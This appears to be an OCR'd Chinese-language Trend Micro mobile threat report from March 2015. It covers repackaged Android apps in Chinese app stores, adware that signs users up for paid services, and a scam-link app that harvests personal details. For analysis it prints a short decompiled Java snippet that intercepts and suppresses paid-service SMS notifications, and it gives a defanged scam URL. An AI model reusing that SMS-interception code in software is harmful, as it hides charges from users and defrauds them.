
趋势科技移动客户端病毒报告


2015年3月移动客户端安全威胁概况

本月，截至 2015.3.31 日，发布中国区移动客户端病毒码 1.857.00，大小 21,279,494 字节。

样本检测数量



APK检测数量


APK检测数量（百万）
40
35
30
25
20
15
10
5
0
13.2
14.6
16
17.6
19.4
21.3
23.5
25.8
28.4
31.2
34.4
37.8
201501
201502
201503
201504
201505
201506
201507
201508
201509
201510
201511
201512
APK检测数量
APK检测数量（预测值）

第三方应用商店中的免费软件带来的隐患

最近我们关注到大量重打包的安卓应用出现在各大中文应用商店。尽管这些程序号称“免费”，但最终用户还是要付费的。这些程序不是自带大量广告，就是会订购付费服务。（这类程序一般是不会出现在官方 Google Play 商店中的。）

这些程序的出现有两个渠道。第一是，国外的应用经中国的一些公司本地化、重新打包。其次是，正版软件被破解并加入广告和其他代码。第二种情况下，被加入的代码有可能是恶意的。

第一种情况，中国公司与程序原作者签署合同在中国市场发布本地化的应用。包括汉化，修改付费方式。然而，一些没有节操的公司在本地化过程中向程序中增加自己的代码，以达到广告和通过短信收取费用的目的。

这些广告功能会在用户不知情的情况下收集用户的地理位置，手机型号，以及手机中安装的程序等信息。这些广告会故意放在最前端，导致许多用户误操作点击，并订购相关付费业务。付费的通知短信将会被程序拦截，如以下代码：

```
SmsMessage localSmsMessage = SmsMessage.createFromPdu((byte[])arrayOfObject[j]);
String str1 = localSmsMessage.getOriginatingAddress();
String str2 = localSmsMessage.getMessageBody();
if (StandAlonePay.isFill(str2))
{
  Util_G.debug_e(Util_G.busylog, "拦截到短信内容：" + str2 + "号码：" + str1);
  abortBroadcast();
}
```

图 1.拦截付费通知短信的代码

在第二种情况中，破解者（个人及公司）将正版程序破解，向其中增加自己的代码，通过主流应用商店传播。通过造假，这些重打包程序还能上这些应用商店的下载排行榜，拥有百万以上的下载量。

图 2.重新打包的《我的世界》（Minecraft）每周新增 5 万 2 千次的下载量

这些应用会在运行的时候弹出许多广告，试图关闭它们会导致下载其他程序并带来更多的广告。更有甚者，会伪装成安全软件请求 root 权限，其实它们是广告软件，这样的程序更难清除。（下图是来自程序中的广告）

图3.程序开始运行时弹出的广告，点击会下载其他广告软件




图4. 上图中程序请求相关权限

程序中携带的诈骗信息也是一个不容忽视的问题。下面这个程序利用广告库重新打包了 Monumnet Valley 这款游戏，并且通过一步步的操作向用户发送诈骗信息。

图 5. 重打包的 Monument Valley，拥有 52 万的下载量

这款应用会通过系统通知推送链接 *hxxp://abcdefg2.jjzl.com.cn/tmall3_daigou/ip6.php*。这个网站声称仅需大约 100 美元就能买到 iPhone 和一些其他的手机。页面要求用户输入姓名，电话号码，邮寄地址。一些诈骗会要求预交邮寄费用。

这个应用目前已被检测为 ANDROIDOS_SCAMAD.HBT，其目的就是收集用户隐私信息。信息泄露后，可能会收到好多诈骗、骚扰电话。

图 6. 低价 iPhone

图7.收集用户信息的页面

上图显示了一些在售的商品，包括 iPhone 5S 的各型号。下面的三栏是用户输入个人信息的地方。当点击下面的绿色按钮后信息就会发送给后台的攻击者。

本文中的恶意软件大都来自各大应用商店的下载排行榜。 这些排行榜中有好多重新打包过的程序。用户，尤其是中国地区用户，在下载这些应用时要擦亮眼睛。去年我们讨论过重打包程序带来的安全威胁，详细信息可以参考我们发布的报告 *Fake Apps: Feigning Legitimacy*。趋势科技移动安全客户端可以保护用户免受这些威胁的侵扰。

关于趋势科技（Trend Micro）

趋势科技是全球虚拟化及云计算安全的领导厂商 ,致力于保障企业及消费者交换数字信息环境的安全。趋势科技始终秉持技术革新的理念，基于业内领先的云计算安全技术(Smart Protection Network)核心技术架构，为全世界各地用户提供领先的整合式信息安全威胁管理技术能防御恶意软件、垃圾邮件、数据外泄以及最新的 Web 信息安全，保障信息与财产的安全。同时，遍布全球各地的 1,500 余名趋势科技安全专家可为各国家和地区的企业级个人用户提供 7×24 的全天候响应及技术支持服务。更多关于趋势科技公司及最新产品信息，请访问：www.trendmicro.com.cn。请访问 Trend Watch：www.trendmicro.com/go/trendwatch 查询最新的信息安全威胁的详细资讯。